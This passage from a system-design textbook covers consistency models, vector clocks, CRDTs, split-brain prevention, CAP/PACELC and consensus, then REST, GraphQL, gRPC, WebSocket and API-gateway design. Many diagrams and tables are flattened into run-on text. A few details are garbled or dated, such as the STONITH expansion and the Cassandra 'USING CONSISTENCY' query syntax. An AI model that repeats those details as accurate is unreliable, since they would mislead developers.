Conflict resolution is hard. Last-write-wins is simple but loses data. CRDTs converge automatically but only work for specific data structures. Custom resolution puts the burden on application developers.

Leaderless replication (Dynamo-style) uses quorum reads/writes for tunable consistency. The formula $R + W > N$ guarantees you'll read at least one current copy.

Replication lag causes subtle bugs: stale reads, non-monotonic reads, and causality violations. Use read-after-write consistency, sticky sessions, and causal tracking to mitigate these issues.

Anti-entropy (background sync) and **read repair** (sync on read) help leaderless systems converge without relying solely on quorum guarantees.

Chain replication provides strong consistency with simple mechanics — write at the head, read at the tail — at the cost of write latency proportional to chain length.

Choose your replication architecture based on your requirements:

- Need simplicity and strong consistency? → Single-leader
- Need multi-DC writes with low latency? → Multi-leader
- Need maximum availability and partition tolerance? → Leaderless

Next chapter: [Chapter 13 — Consistency Models and Consensus](#)

Chapter 13: Consistency Models and Consensus

Introduction

In a distributed system where data is replicated across multiple nodes, a fundamental question arises: **when a client reads data, what guarantees does the system provide about the freshness and correctness of that data?**

Consistency models define the contract between a distributed system and its clients. Stronger consistency makes the system easier to reason about but harder to build and slower to operate. Weaker consistency is easier to achieve with high availability and low latency but forces application developers to handle anomalies.

This chapter explores the full spectrum of consistency models, the mechanisms that implement them (vector clocks, CRDTs, consensus protocols), and how real-world systems navigate these trade-offs.

13.1 What Is Consistency in Distributed Systems?

Consistency in distributed systems is NOT the same as the "C" in ACID (which refers to database invariants like foreign keys and constraints). Here, consistency means:

All nodes in the system agree on the current state of the data, and clients observe a coherent view of that state.

The challenge: in a distributed system, updates take time to propagate. During that propagation window, different nodes hold different versions of the data. The consistency model defines what clients are allowed to observe during this window.

Client writes X=5 to Node A at time t=0 t=0: Node A: X=5 Node B: X=1 Node C: X=1 t=1: Node A: X=5 Node B: X=5 Node C: X=1 (propagating...) t=2: Node A: X=5 Node B: X=5 Node C: X=5 (converged) If a client reads from Node C at t=1, what should it see? - Strong consistency: X=5 (system blocks until all nodes agree) - Eventual consistency: X=1 (stale, but will eventually become X=5)

13.2 The Consistency Spectrum

Consistency models form a spectrum from strongest (most intuitive but most expensive) to weakest (most performant but most surprising).

STRONGEST	WEAKEST	(hardest to implement,	(easiest to implement,	highest latency,	lowest latency,	most intuitive)	most anomalies)			v	v
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+											
Consis-		Writes		Reads		Consis-			Consis-		tency
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+											

13.2.1 Linearizability (Strong Consistency)

The strongest guarantee. The system behaves **as if there is only one copy of the data** and every operation is atomic and instantaneous.

Definition: Once a write completes, ALL subsequent reads (by any client, on any node) MUST return that written value or a later value. Operations appear to take effect at a single point in time between their invocation and completion.

Timeline: Client A: |---write(X=1)---| Client B: |---read(X)---| ^ Must return X=1 (the write completed before the read started) Client A: |---write(X=1)-----| Client B: |---read(X)---| ^ May return X=0 or X=1 (write and read overlap – either is valid) BUT: if this read returns X=1, all subsequent reads must also return X=1 or later.

Implementations: - Single-node databases (trivially linearizable) - Consensus protocols (Paxos, Raft) — used by etcd, ZooKeeper - Google Spanner (TrueTime + Paxos)

Cost: Every write must be acknowledged by a majority of nodes before returning. This adds latency proportional to the round-trip time between nodes (often 10-100ms for cross-region).

13.2.2 Sequential Consistency

Weaker than linearizability. All nodes see the **same order of operations**, but that order doesn't have to match real-time ordering.

Real-time order: Client A: write(X=1) at t=0 Client B: write(X=2) at t=1 Linearizable: everyone must see X=1 before X=2 (real-time order)
Sequential: everyone could see X=2 before X=1, as long as ALL nodes agree on the same order (e.g., all see X=2 then X=1)

Analogy: Imagine a single bulletin board where all operations are posted. Sequential consistency means all observers read the same bulletin board, but the posting order might not match wall-clock time.

13.2.3 Causal Consistency

Preserves the **cause-and-effect** relationships between operations. If operation A could have influenced operation B (A "happened before" B), then everyone must see A before B. But **concurrent** operations (neither caused the other) can be seen in different orders by different nodes.

Causal relationship: Client A: write(X=1) Client A: write(Y=2) <-- A set Y after X, so these are causally related Everyone must see X=1 before Y=2
Concurrent (no causal relationship): Client A: write(X=1) at t=0 Client B: write(Y=2) at t=0 <-- independent, no causal link Different nodes may see these in different orders (X before Y, or Y before X)

Used by: MongoDB (causal consistency sessions), COPS (Clusters of Order-Preserving Servers).

13.2.4 Read-Your-Writes Consistency

After a client performs a write, that **same client** is guaranteed to see its own write in subsequent reads. Other clients may still see stale data.

Client A: write(name="Alice") Client A: read(name) --> "Alice" (guaranteed to see own write) Client B: read(name) --> "Bob" (may still see old value -- that's OK)

Implementation: Route the writing client's subsequent reads to the leader, or track the write timestamp and only read from replicas that are caught up to that timestamp.

13.2.5 Monotonic Reads

Once a client reads a certain value, it will **never see an older value** in subsequent reads. Time doesn't go backward for that client.

Client A: read from Replica 1 --> name="Alice" (version 5) Client A: read from Replica 2 --> name="Alice" (version 5 or later) NEVER name="Bob" (version 3)

Implementation: Pin clients to the same replica (sticky sessions), or track the latest version seen and only read from replicas at that version or later.

13.2.6 Eventual Consistency

The weakest useful guarantee. If no new writes are made, **eventually** all replicas will converge to the same value. No guarantees about when, and no guarantees about what clients see during the convergence window.

t=0: write(X=5) to Node A t=1: Node A: X=5, Node B: X=1, Node C: X=1 (inconsistent) t=2: Node A: X=5, Node B: X=5, Node C: X=1 (still inconsistent) t=3: Node A: X=5, Node B: X=5, Node C: X=5 (converged!) Between t=0 and t=3, clients reading from B or C see stale data. But the system EVENTUALLY converges.

Used by: DNS, Amazon S3, Cassandra (default), DynamoDB (default reads).

13.3 Vector Clocks and Lamport Timestamps

Distributed systems lack a global clock. **Logical clocks** provide a way to determine the order of events without relying on synchronized wall clocks.

13.3.1 Lamport Timestamps

Each node maintains a **counter**. The counter is incremented on every event and included in every message. When a node receives a message, it updates its counter to: $\max(\text{local_counter}, \text{received_counter}) + 1$.

Node A Node B Node C ----- A1 (1) \ -----> B1 (2) \ -----> C1 (3) A2 (2) A3 (3) B2 (4) \ -----> C2 (5) <----- A4 (5) B3 (5) Rule: If event X happened before event Y, then $\text{timestamp}(X) < \text{timestamp}(Y)$ BUT: If $\text{timestamp}(X) < \text{timestamp}(Y)$, X did NOT necessarily happen before Y (could be concurrent!)

Limitation: Lamport timestamps give you a total order, but they can't tell you if two events are **concurrent** (causally independent). For that, you need vector clocks.

13.3.2 Vector Clocks

Each node maintains a **vector** of counters — one for every node in the system.

```
System with 3 nodes: A, B, C Vector clock = [A:count, B:count, C:count] Node A Node B Node C ----- write X=1 VC: [A:1,B:0,C:0] \
-----> receives, merges VC: [A:1,B:1,C:0] write X=2 VC: [A:1,B:2,C:0] \ -----> receives, merges VC: [A:1,B:2,C:1] write X=3 VC:
[A:2,B:0,C:0] (concurrent with B's X=2!)
```

Comparing vector clocks:

```
VC1 = [A:2, B:3, C:1] VC2 = [A:2, B:2, C:2] Is VC1 < VC2? No (B:3 > B:2) Is VC2 < VC1? No (C:2 > C:1) Therefore: VC1 and VC2 are CONCURRENT
(conflict detected!) VC3 = [A:2, B:4, C:2] Is VC2 < VC3? Yes (every component of VC2 <= corresponding component of VC3) Therefore: VC2 happened
before VC3 (no conflict)
```

Rules: - $vc1 < vc2$ (VC1 happened before VC2) if all components of $VC1 \leq VC2$ and at least one is strictly $<$ - If neither $vc1 < vc2$ nor $vc2 < vc1$, they are **concurrent** → conflict! - To merge concurrent versions: take element-wise maximum

Used by: Amazon DynamoDB (conflict detection), Riak (sibling resolution).

13.4 CRDTs — Conflict-free Replicated Data Types

CRDTs are data structures designed so that **concurrent updates always converge to the same result**, without coordination. They achieve this by ensuring that the merge operation is **commutative**, **associative**, and **idempotent**.

13.4.1 G-Counter (Grow-Only Counter)

```
Each node maintains a map of {node_id: count}: Node A increments 3 times: {A:3, B:0, C:0} Node B increments 5 times: {A:0, B:5, C:0} Node C
increments 2 times: {A:0, B:0, C:2} Merge: element-wise MAX Result: {A:3, B:5, C:2} Total count = 3 + 5 + 2 = 10 No matter what order the merges
happen, the result is always the same!
```

13.4.2 PN-Counter (Positive-Negative Counter)

Two G-Counters: one for increments (P) and one for decrements (N).

```
P-counter: {A:5, B:3} = 8 increments N-counter: {A:2, B:1} = 3 decrements Value = P - N = 8 - 3 = 5
```

13.4.3 LWW-Register (Last-Writer-Wins Register)

Each write is tagged with a timestamp. The value with the highest timestamp wins.

```
Node A: {value: "Alice", timestamp: 100} Node B: {value: "Bob", timestamp: 105} Merge: compare timestamps, take the highest Result: {value: "Bob",
timestamp: 105} Trade-off: Simple convergence, but silently drops the "Alice" write.
```

13.4.4 OR-Set (Observed-Remove Set)

A set that supports both add and remove operations. Each element is tagged with a unique identifier so that adds and removes can be distinguished even when concurrent.

```
Node A: add("apple", tag=a1) Set: {"apple",a1} Node B: add("apple", tag=b1) Set: {"apple",b1} Merge: {"apple",a1}, {"apple",b1} Node A:
remove("apple") -- removes tag a1 only (the one A has seen) After merge: {"apple",b1} -- B's add survives because A didn't see it Semantics:
"add wins over concurrent remove" -- an element is in the set if there exists at least one add tag that hasn't been removed.
```

CRDT Summary Table

CRDT Type	Supported Ops	Convergence Strategy	Use Case
G-Counter	Increment only	Element-wise MAX	Page view counters, likes

PN-Counter	Increment/Decrement	Two G-Counters (P - N)	Stock counts, vote tallies
LWW-Register	Read/Write	Highest timestamp wins	User profile fields
G-Set	Add only	Set union	Tags, bookmarks
OR-Set	Add/Remove	Unique tags per add	Shopping cart, todo lists
LWW-Element-Set	Add/Remove	Timestamp per element	Collaborative collections

13.5 The Split-Brain Problem

A **split-brain** occurs when a network partition causes two parts of a cluster to each believe they are the active leader, leading to conflicting writes and data divergence.

```
Normal operation: +-----+ +-----+ +-----+ | Node A | <-> | Node B | <-> | Node C | | LEADER | |FOLLOWER| |FOLLOWER| +-----+ +-----+
+-----+ Network partition: +-----+ || +-----+ +-----+ | Node A | || | Node B | <-> | Node C | | LEADER | || | new | |FOLLOWER| |
(thinks| || | LEADER | | (of B) | | it's | || | (elected | | | still | || | by B+C) | | | leader)| || +-----+ +-----+ +-----+ || SPLIT
BRAIN: Both A and B accept writes! Client 1 --> Node A: SET balance = 100 Client 2 --> Node B: SET balance = 200 When partition heals: balance =
100 or 200? DATA CONFLICT!
```

Prevention Strategies

S How It Works		Used By
Fencing tokens	Primary leader gets a monotonically increasing token. Stale leaders' tokens are rejected by storage.	ZooKeeper, etcd
Quorum-based	Quorum-based maintain a quorum (majority) of nodes. Isolated leader with minority loses leadership.	Raft, Paxos
STONITH	STONITH "The Other Node In The Head" — physically power off the old leader via IPMI/BMC.	Pacemaker, Corosync
Lease-based	Leader holds a time-limited lease; must renew it. Unable to renew (partitioned), it steps down.	Google Chubby, DynamoDB leases
Epoch numbers	Each leadership term gets an incrementing epoch. Writes from old epochs are rejected.	Kafka, Raft

Fencing Tokens Example

```
1. Leader A gets fencing token #33 from ZooKeeper
2. Network partition occurs
3. Leader B is elected, gets fencing token #34
4. Leader A (partitioned) tries to write with token #33
5. Storage rejects #33 because it has already seen #34
6. Only Leader B's writes (with token #34) are accepted
Storage: "I last saw token #34. Token #33 is stale. REJECTED."
```

13.6 Consistency in Practice

Tunable Consistency in Apache Cassandra

Cassandra lets you choose consistency per query:

```
-- Strongest: all replicas must respond SELECT * FROM users WHERE id = 1 USING CONSISTENCY ALL; -- Quorum: majority must respond (recommended for most cases) INSERT INTO users (id, name) VALUES (1, 'Alice') USING CONSISTENCY QUORUM; -- Weakest: any one replica responds SELECT * FROM users WHERE id = 1 USING CONSISTENCY ONE; -- Local quorum: majority in the LOCAL data center (for multi-DC) SELECT * FROM users WHERE id = 1 USING CONSISTENCY LOCAL_QUORUM;
```

Common pattern: Write with QUORUM + Read with QUORUM = strong consistency (R + W > N).

```
Cassandra with RF=3 (3 replicas): QUORUM = ceil(3/2) = 2 Write QUORUM: write to 2 of 3 replicas Read QUORUM: read from 2 of 3 replicas Overlap: at least 1 replica has the latest write (2+2 > 3)
```

Strong Consistency in Google Spanner

Spanner achieves **external consistency** (linearizability across the globe) using:

- 1. **TrueTime API:** GPS-synchronized clocks with bounded uncertainty TrueTime returns an interval: [earliest, latest] True time is guaranteed to be within this interval Uncertainty is typically 1-7 milliseconds
- 2. **Commit wait:** After committing, the leader waits until the uncertainty interval has passed before reporting success Transaction commits at TrueTime [100ms, 107ms] Leader waits until real time > 107ms before acknowledging This ensures no other transaction can be assigned an earlier timestamp
- 3. **Paxos groups:** Each partition is replicated using Paxos for consensus

Result: Globally consistent reads without locks. A read at timestamp T is guaranteed to see all writes committed before T, regardless of which data center serves the read.

13.7 Trade-offs: Consistency vs. Availability vs. Latency

The CAP Theorem (Revisited)

In the presence of a **network partition** (P), a system must choose between: - **Consistency (C):** Every read returns the most recent write - **Availability (A):** Every request receives a response (not an error)

```
C / \ / \ / CP \ / systems\ / (HBase, \ / Spanner) \ +-----+-----+ / \ \ / CA \ AP \ / (single \systems\ / node - \Cass- \ / trivial) \andra, \ / \Dynamo)\ +-----+-----+ A P CA: Not possible in distributed systems (partitions always happen) CP: Consistent but may be unavailable during partitions AP: Available but may return stale data during partitions
```

The PACELC Theorem

An extension of CAP that also considers the case when there is **no** partition:

```
If (Partition) then (Consistency vs. Availability) Else then (Consistency vs. Latency) System | During Partition | Normal Operation ----- | ----- | ----- DynamoDB | Choose A over C | Choose L over C (PA/EL) Cassandra | Choose A over C | Choose L over C (PA/EL) MongoDB | Choose C over A | Choose C over L (PC/EC) Google Spanner | Choose C over A | Choose C over L (PC/EC) PNUTS (Yahoo) | Choose A over C | Choose L over C (PA/EL)
```

Practical Decision Framework

```
Question 1: Can your application tolerate stale reads? | +- No --> You need strong consistency (CP system) | Examples: banking, inventory, leader election | +- Yes --> Eventual consistency is likely fine (AP system) Examples: social media feeds, analytics, DNS Question 2: How much stale can you tolerate? | +- Milliseconds --> Causal consistency or read-your-writes | (often achievable within a single data center) | +- Seconds --> Eventual consistency with anti-entropy | +- Minutes/Hours --> Pure eventual consistency (DNS propagation, email delivery) Question 3: Is this a multi-region deployment? | +- No --> Single-leader with synchronous replication gives you strong | consistency with acceptable latency | +- Yes --> Strong consistency across regions = high latency (100-300ms) Consider: causal consistency, or strong within region + eventual across regions
```

13.8 Consensus Protocols: A Brief Overview

Consensus is the problem of getting multiple nodes to agree on a single value. It's the foundation of strong consistency, leader election, and distributed locks.

Raft (Understandable Consensus)

```
Election timeout: +-----+ +-----+ +-----+ | Follower | --> | Candidate| --> | Leader | | (waiting)| | (voting) | | (serving) |
+-----+ +-----+ +-----+ ^ | | heartbeat timeout | +-----+ Log replication: Leader: [Entry1, Entry2,
Entry3, Entry4] | +-----+ v v v Foll A: [E1, E2, E3, E4] (up to date) Foll B: [E1, E2, E3] (one behind) Foll C: [E1, E2] (two
behind) Leader commits Entry3 when majority (2 of 3) have it: Leader + Follower A
```

Key properties: - **Safety:** Never returns an incorrect result - **Liveness:** Eventually makes progress (assuming majority of nodes are alive) - **Leader-based:** One leader at a time; simplifies reasoning

Used by: etcd, Consul, CockroachDB, TiKV.

Paxos

The original consensus protocol. More general but harder to understand than Raft.

Roles: Proposer, Acceptor, Learner **Phases:** Prepare → Promise → Accept → Accepted

Used by: Google Chubby, Google Spanner, Apache Mesos.

13.9 Key Takeaways

- Consistency is a spectrum**, not a binary choice. Understand the guarantees your application actually needs — most applications don't need linearizability everywhere.
- Linearizability** (strong consistency) makes a distributed system behave like a single machine. It's the most intuitive but also the most expensive in terms of latency and availability.
- Eventual consistency** is the weakest useful guarantee — the system will converge, but clients may see stale data during convergence. It enables high availability and low latency.
- Causal consistency** is often the sweet spot — it preserves cause-and-effect relationships (which humans expect) while allowing better performance than linearizability.
- Vector clocks** detect concurrent operations. If two vector clocks are incomparable, the events are concurrent and may conflict. Lamport timestamps give total order but can't detect concurrency.
- CRDTs** solve conflicts by making data structures that mathematically converge. They're powerful for specific use cases (counters, sets, registers) but can't solve all problems.
- Split-brain** is a critical failure mode where two leaders accept conflicting writes. Prevent it with fencing tokens, quorum-based leader election, or lease-based leadership.
- Tunable consistency** (Cassandra, DynamoDB) lets you choose per-query — strong consistency for critical operations, eventual consistency for latency-sensitive reads.
- The CAP theorem** says you must choose between consistency and availability during partitions. **PACELC** adds that even without partitions, there's a consistency-latency trade-off.
- Consensus protocols** (Raft, Paxos) are the building blocks of strong consistency. They ensure all nodes agree on a value, but require a majority of nodes to be available and add latency for coordination.

Next chapter: [Chapter 14 — API Design](#)

Chapter 14: API Design

Introduction

APIs (Application Programming Interfaces) are the **contracts** between system components. In a high-level design context, API design determines how clients communicate with your backend, how microservices talk to each other, and how third-party developers integrate with your platform.


A well-designed API is intuitive, consistent, performant, and evolvable. A poorly designed API creates confusion, tight coupling, performance bottlenecks, and breaking changes that ripple across dependent systems.

This chapter covers the four major API paradigms (REST, GraphQL, gRPC, WebSockets), the API Gateway pattern, and cross-cutting concerns like idempotency, rate limiting, and versioning.

14.1 Why API Design Matters in HLD

In a system design interview or architecture review, the API is often the **first thing you define**. It establishes:

- **What operations the system supports** (the "what")
- **How clients interact with the system** (the "how")
- **The data contract** between frontend and backend
- **Service boundaries** in a microservices architecture
- **Performance characteristics** (payload size, number of round trips, streaming capability)



14.2 REST API Design

REST (Representational State Transfer) is the most widely used API paradigm for client-facing APIs. It uses HTTP methods to operate on **resources** identified by URLs.

14.2.1 Resource Naming Conventions

Principle	Good Example	Bad Example
Use nouns, not verbs	/users/123	/getUser?id=123
Use plural nouns	/users, /orders	/user, /order
Use kebab-case for multi-word	/order-items	/orderItems, /order_items
Nest for relationships	/users/123/orders	/getUserOrders?userId=123
Max 2-3 levels of nesting	/users/123/orders	/users/123/orders/456/items/789
Use query params for filtering	/users?role=admin	/admin-users

14.2.2 HTTP Methods

Resource: /users/{id} GET /users List all users (safe, idempotent) GET /users/123 Get user 123 (safe, idempotent) POST /users Create a new user (NOT idempotent) PUT /users/123 Replace user 123 (idempotent) PATCH /users/123 Partial update user 123 (idempotent*) DELETE /users/123 Delete user 123 (idempotent) * PATCH is idempotent if you apply the same patch repeatedly (e.g., {name: "Alice"} is idempotent; {age: age+1} is NOT)

PUT vs. PATCH:

```
// PUT: Full replacement (must send ALL fields) PUT /users/123 { "name": "Alice", "email": "alice@mail.com", "age": 30, "role": "admin" } //
PATCH: Partial update (send only changed fields) PATCH /users/123 { "email": "newalice@mail.com" }
```

14.2.3 HTTP Status Codes

```
2xx Success: +-----+-----+-----+-----+ | Code | Name | When to Use |
+-----+-----+-----+-----+ | 200 | OK | Successful GET, PUT, PATCH, DELETE | | 201 | Created |
Successful POST (resource created) | | 202 | Accepted | Request accepted, processing async | | 204 | No Content | Successful DELETE (no response
body) | +-----+-----+-----+-----+ 3xx Redirection:
+-----+-----+-----+-----+ | 301 | Moved Permanently | Resource URL has permanently changed | |
304 | Not Modified | Cached version is still valid (ETag) | +-----+-----+-----+-----+ 4xx
Client Errors: +-----+-----+-----+-----+ | 400 | Bad Request | Malformed request, validation
error | | 401 | Unauthorized | Missing or invalid authentication | | 403 | Forbidden | Authenticated but lacks permission | | 404 | Not Found |
Resource doesn't exist | | 409 | Conflict | Resource state conflict (duplicate) | | 422 | Unprocessable Entity | Valid syntax but semantic errors
| | 429 | Too Many Requests | Rate limit exceeded | +-----+-----+-----+-----+ 5xx Server
Errors: +-----+-----+-----+-----+ | 500 | Internal Server Error | Unexpected server failure | |
502 | Bad Gateway | Upstream service returned error | | 503 | Service Unavailable | Server overloaded or in maintenance | | 504 | Gateway Timeout
| Upstream service timed out | +-----+-----+-----+-----+
```

14.2.4 HATEOAS (Hypermedia as the Engine of Application State)

HATEOAS means the API response includes [links](#) to related actions, so clients can discover available operations dynamically.

```
GET /users/123 { "id": 123, "name": "Alice", "email": "alice@mail.com", "_links": { "self": { "href": "/users/123" }, "orders": { "href":
"/users/123/orders" }, "edit": { "href": "/users/123", "method": "PATCH" }, "delete": { "href": "/users/123", "method": "DELETE" }, "friends": {
"href": "/users/123/friends" } } }
```

In practice: HATEOAS is rarely fully implemented. Most REST APIs are "RESTish" — they use HTTP methods and resource URLs but don't include hypermedia links.

14.2.5 Pagination

Three main approaches for paginating large collections:

Offset-Based Pagination

```
GET /users?offset=20&limit=10 Returns users 21-30 Response: { "data": [...], "pagination": { "offset": 20, "limit": 10, "total": 1000 } }
```

Problem: Slow for large offsets (OFFSET 1000000 scans 1M rows). Also, inserting or deleting items shifts offsets, causing missed or duplicate items during pagination.

Cursor-Based Pagination

```
GET /users?cursor=eyJpZCI6MjB9&limit=10 "cursor" encodes the last seen position (e.g., base64 of {"id": 20}) Response: { "data": [...],
"pagination": { "next_cursor": "eyJpZCI6MzB9", "has_more": true } }
```

Advantage: Constant-time regardless of page depth. No skipped/duplicate items. **Used by:** Twitter API, Slack API, Stripe API.

Keyset Pagination

```
GET /users?last_id=20&limit=10 SQL: SELECT * FROM users WHERE id > 20 ORDER BY id LIMIT 10 Similar to cursor-based but the cursor is a transparent
value (the actual sort key).
```

Approach	Performance at Depth	Consistency	Jumpable	Complexity
Offset	Degrades	Weak	Yes	Simple
Cursor	Constant	Strong	No	Medium
Keyset	Constant	Strong	No	Medium

14.2.6 Filtering, Sorting, and Field Selection

```
# Filtering GET /users?role=admin&status=active&created_after=2024-01-01 # Sorting GET /users?sort=name:asc,created_at:desc # Field selection (sparse fieldsets) GET /users?fields=id,name,email (reduce payload size) # Combining all GET /users?role=admin&sort=name:asc&fields=id,name&limit=20
```

14.2.7 API Versioning

Strategy	Example	Pros	Cons
URI path	<code>/v1/users, /v2/users</code>	Explicit, easy to cache	URL pollution, hard to evolve
Query parameter	<code>/users?version=2</code>	Simple to add	Easy to forget, caching issues
Header	Accept: <code>application/vnd.api.v2+json</code>	Clean URLs	Hidden, harder to test
Content negotiation	Accept: <code>application/vnd.api+json;v=2</code>	Standards-compliant	Complex for clients

Recommendation: URI-based versioning (`/v1/`, `/v2/`) is the most common and pragmatic choice. Use it unless you have a strong reason not to.

14.3 GraphQL

GraphQL is a **query language for APIs** that lets clients request exactly the data they need — no more, no less.

Schema Definition

```
type User { id: ID! name: String! email: String! posts: [Post!]! friends: [User!]! } type Post { id: ID! title: String! content: String! author: User! comments: [Comment!]! createdAt: DateTime! } type Query { user(id: ID!): User users(limit: Int, offset: Int): [User!]! post(id: ID!): Post } type Mutation { createUser(input: CreateUserInput!): User! updateUser(id: ID!, input: UpdateUserInput!): User! deleteUser(id: ID!): Boolean! } type Subscription { postCreated(userId: ID!): Post! commentAdded(postId: ID!): Comment! }
```

Query Example

```
# Client requests exactly what it needs query { user(id: "123") { name email posts(limit: 5) { title comments { text author { name } } } } }
```

```
// Response: exactly the shape requested, nothing more { "data": { "user": { "name": "Alice", "email": "alice@mail.com", "posts": [ { "title": "GraphQL is great", "comments": [ { "text": "Agreed!", "author": { "name": "Bob" } } ] } ] } } }
```

When GraphQL > REST

Scenario	Why GraphQL Wins
Multiple client types (web, mobile)	Each client fetches exactly what it needs
Deeply nested/related data	One query replaces multiple REST round-trips
Rapidly evolving frontend	Frontend changes don't require backend API changes
Over-fetching is a problem	Client specifies exact fields

When REST > GraphQL

Scenario	Why REST Wins
Simple CRUD operations	REST is simpler and well-understood
Caching is critical	HTTP caching works naturally with REST (GET URLs)
File uploads	REST handles multipart uploads natively

Public APIs for third parties	REST is more widely understood by external developers
Simple, predictable access patterns	No need for query flexibility

The N+1 Query Problem

GraphQL query: query { users { name posts { title } } } Naive resolver execution: 1. Fetch all users (1 query) 2. For EACH user, fetch their posts (N queries) Total: N+1 database queries for N users! With DataLoader (batching): 1. Fetch all users (1 query) 2. Collect all user IDs 3. Batch-fetch all posts for those IDs in ONE query Total: 2 database queries regardless of N users!

DataLoader pattern:

```
const postLoader = new DataLoader(async (userIds) => { // Single batch query instead of N individual queries
  const posts = await db.query( 'SELECT * FROM posts WHERE user_id IN ($1)', [userIds] ); // Group posts by user_id and return in same order as input
  return userIds.map(id => posts.filter(p => p.userId === id)); }); // In resolver:
const resolvers = { User: { posts: (user) => postLoader.load(user.id) // automatically batched! } };
```

14.4 gRPC

gRPC is a high-performance RPC (Remote Procedure Call) framework that uses **Protocol Buffers** (protobuf) for serialization and **HTTP/2** for transport.

Protocol Buffers

```
// user.proto syntax = "proto3"; package userservice; service UserService { rpc GetUser(GetUserRequest) returns (User); // Unary rpc
ListUsers(ListUsersRequest) returns (stream User); // Server streaming rpc UploadUsers(stream User) returns (UploadResponse); // Client streaming
rpc Chat(stream ChatMessage) returns (stream ChatMessage); // Bidirectional } message User { int64 id = 1; string name = 2; string email = 3;
repeated string roles = 4; } message GetUserRequest { int64 id = 1; } message ListUsersRequest { int32 limit = 1; string cursor = 2; } message
UploadResponse { int32 count = 1; bool success = 2; }
```

Four Communication Patterns

1. UNARY (request-response): Client ---[GetUserRequest]--> Server Client <---[User]----- Server 2. SERVER STREAMING: Client ---[ListUsersRequest]-----> Server Client <---[User]----- Server Client <---[User]----- Server Client <---[END]----- Server 3. CLIENT STREAMING: Client ---[User]-----> Server Client <---[User]-----> Server Client <---[END]-----> Server Client <---[UploadResponse]----- Server 4. BIDIRECTIONAL STREAMING: Client ---[ChatMessage]--> Server Client <---[ChatMessage]--- Server Client <---[ChatMessage]--> Server Client <---[ChatMessage]--> Server Client <---[ChatMessage]--- Server (messages flow in both directions simultaneously)

When to Use gRPC

Use Case	Why gRPC
Internal microservice communication	5-10x faster than JSON/REST due to binary encoding
Low-latency, high-throughput services	HTTP/2 multiplexing, header compression
Streaming data (live feeds, logs)	Native streaming support
Polyglot environments	Code generation for 10+ languages from one .proto
Strongly typed contracts	Schema is the source of truth; breaking changes caught

Why NOT gRPC for external APIs: - Not browser-friendly (requires gRPC-Web proxy) - Not human-readable (binary protocol) - Harder to debug with curl - Less tooling/ecosystem than REST

14.5 WebSockets

WebSockets provide **full-duplex communication** over a single, persistent TCP connection. Unlike HTTP (request-response), either side can send messages at any time.

Connection Lifecycle

```
Client Server | | |--- HTTP GET /chat (Upgrade: websocket) ----->| |<-- HTTP 101 Switching Protocols -----| | |=====
WebSocket Connection =====| | |--- "Hello, World!" ----->| |<-- "Hi there!" ----->| |<--
"New notification: ..." ----->| |--- "Thanks!" ----->| | |--- Close frame
----->| |<-- Close frame -----| | |
```

Use Cases

Use Case	Why WebSockets
Real-time chat	Messages need to be pushed instantly to all participants
Live dashboards	Server pushes data updates without client polling
Collaborative editing	Multiple users see each other's changes in real-time
Gaming	Low-latency bidirectional communication
Live sports scores	Server pushes score updates as they happen
Stock tickers	Real-time price updates

Connection Management at Scale

Managing millions of WebSocket connections is a significant engineering challenge:

```
Challenge: 1 million concurrent WebSocket connections +-----+ +-----+ | Load Balancer | | Load Balancer | | (Layer 4 /
TCP) | | (sticky sessions)| +-----+ +-----+ | | | +-----+ +-----+ +-----+ +-----+ | WS Server| |
WS Server| | WS Server| | WS Server| | 250K | | 250K | | 250K | | 250K | | conns | | conns | | conns | | conns | +-----+ +-----+
+-----+ +-----+ \ | | / +-----+ +-----+ | +-----+ | Message Bus | (Redis Pub/Sub, Kafka, NATS) | (fan-out
to | | all servers) | +-----+ When User A on Server 1 sends a message to User B on Server 3: 1. Server 1 publishes to Message Bus: {to:
B, msg: "Hello"} 2. All servers receive the message from the bus 3. Server 3 has User B's connection, delivers the message
```

Key considerations: - **Sticky sessions:** WebSocket connections are stateful; the load balancer must route reconnections to the same server (or use a message bus for fan-out). - **Heartbeats:** Send periodic pings to detect dead connections. - **Reconnection logic:** Clients must handle disconnections gracefully with exponential backoff. - **Memory:** Each connection uses memory (~10-50KB). 1M connections = 10-50GB RAM.

14.6 Comparison: REST vs. GraphQL vs. gRPC vs. WebSocket

Feature	REST	GraphQL	gRPC	WebSocket
Protocol	HTTP/1.1 or 2	HTTP/1.1 or 2	HTTP/2	TCP (upgraded HTTP)
Data format	JSON (usually)	JSON	Protobuf (binary)	Any (text/binary)
Communication	Request-response	Request-response	Req-resp + streaming	Full-duplex
Typing	Weak (OpenAPI opt.)	Strong (schema)	Strong (protobuf)	None (app-defined)
Caching	HTTP caching	Difficult	Not built-in	Not applicable
Browser support	Native	Native	Via gRPC-Web proxy	Native
Best for	Public APIs, CRUD	Flexible queries	Internal services	Real-time, push
Latency	Medium	Medium	Low	Lowest (persistent)
Overhead per call	Higher (headers)	Medium	Low (binary)	Lowest (no headers)
Learning curve	Low	Medium	Medium-High	Low-Medium

Decision Matrix

Need real-time push updates? | +- Yes --> WebSocket (or SSE for one-way) | +- No | Is this internal service-to-service? | +- Yes --> gRPC (performance + type safety) | +- No (client-facing) | Do clients need flexible queries? | +- Yes --> GraphQL | +- No --> REST (simplest, most widely understood)

14.7 API Gateway Pattern

An API Gateway sits between clients and backend services, handling cross-cutting concerns.

Clients (Mobile, Web, IoT) | v +-----+ | API GATEWAY | |-----| | - Authentication | | - Rate Limiting | | - Request Routing | | - Load Balancing | | - SSL Termination | | - Request/Response | | Transformation | | - Caching | | - Logging/Metrics | | - Circuit Breaking | +-----+ / | \ v v v +-----+ +-----+ +-----+ | User | | Order | |Payment | | Svc | | Svc | | Svc | +-----+ +-----+ +-----+

Key Gateway Functions

Function	What It Does
Authentication	Verify JWT tokens, API keys, OAuth tokens
Rate Limiting	Enforce request quotas per client/endpoint
Request Routing	Route /users/* to User Service, /orders/* to Orders
Protocol Translation	Accept REST from clients, forward as gRPC to services
Response Aggregation	Combine responses from multiple services into one
Caching	Cache frequent responses at the gateway layer
Circuit Breaking	Stop forwarding to unhealthy services

